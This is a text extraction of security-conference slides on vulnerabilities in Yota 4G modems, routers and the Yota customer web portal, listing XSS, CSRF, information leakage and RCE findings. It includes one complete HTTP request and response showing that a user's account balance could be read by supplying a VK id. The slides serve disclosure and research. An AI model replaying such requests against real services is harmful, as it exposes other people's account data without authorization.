

Vulnerabilities in the software of Yota telecommunication equipment

Firstov Mikhail (@cyberpunkych)

HeadLight Security

WHOAMI?

- **Security researcher at HeadLight Security**
- **“Attacking MongoDB” at ZeroNights 2012**
- **“Database honeypot by design” at Defcon Russia**
- **Worked at Positive Technologies since 2012 to 2015**
- **“Hacking routers as Web Hacker” at Defcon Moscow**
- **Member of DC7499**

WHAT IS 4G IN 2015?

Modems, routers, mobile routers, phones, etc



WHAT IS YOTA?

Most used YOTA devices:



← Yota Lua (simple usb modem)


Yota Swift (modem + wifi router) →



← Yota Many (mobile router)

WHAT IS YOTA?

Yota web interface:



WHAT IS YOTA?

Yota software:

Приложение Yota (Win)

- Совместимо с Windows 8, Windows 7, Vista, XP (32-bit)

27 Mb



[Скачать](#)

Приложение Yota (Mac)

- Совместимо с Mac OS X 10.5 Leopard (32-bit), 10.6 Snow Leopard (32-bit), 10.7 Lion, 10.8 Mountain Lion, 10.10 Yosemite

23 Mb

[Скачать](#)




WHAT CAN WE ATTACK?

- **Yota personal cabinet (XSS, CSRF, Info Leakage)**
- **Yota Many (Sensitive Info Leakage, RCE)**
- **Yota Swift (RCE)**
- **Yota Access (Sensitive Info Leakage, RCE)**


WHAT CAN WE ATTACK?

- **Yota personal cabinet (XSS, CSRF, Info Leakage)**
- Yota Many (Sensitive Info Leakage, RCE)
- Yota Swift (RCE)
- Yota Access (Sensitive Info Leakage, RCE)

Even 1 XSS can compromise all your data



Even 1 XSS can compromise all your data




...but I found 2 of them ;)

2015
ZERO NIGHTS


YOTA SERVICES

“XSS is boring, it can't see my password”



Don't be so sure, if you save your passwords in FF

Just another CSRF with password change



Thnx Yota support with this bug ;)

Get user's balance by VK id ;)

GET
/pluto/remote/roox.balance.vk?viewer_id=17642261&method=balance HTTP/1.1

Request

```
GET /pluto/remote/roox.balance.vk?viewer_id=17642261&method=balance HTTP/1.1
Host: my.yota.ru
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
X-Powered-By: YOTA/3.0
Server: YOTA/3.0
Pragma: no-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 2007 00:00:00 GMT
Last-Modified: 1 Nov 2015 12:44:17 GMT
Content-Type: text/html
Content-Length: 29
Date: Tue, 24 Nov 2015 12:44:17 GMT
Set-Cookie: FwdLogin=188.93.215.12; expires=Wed, 25 Nov 2015 12:44:18 GMT; domain=yota.ru
Content-Length: 29

{"balance":48,"success":true}
```

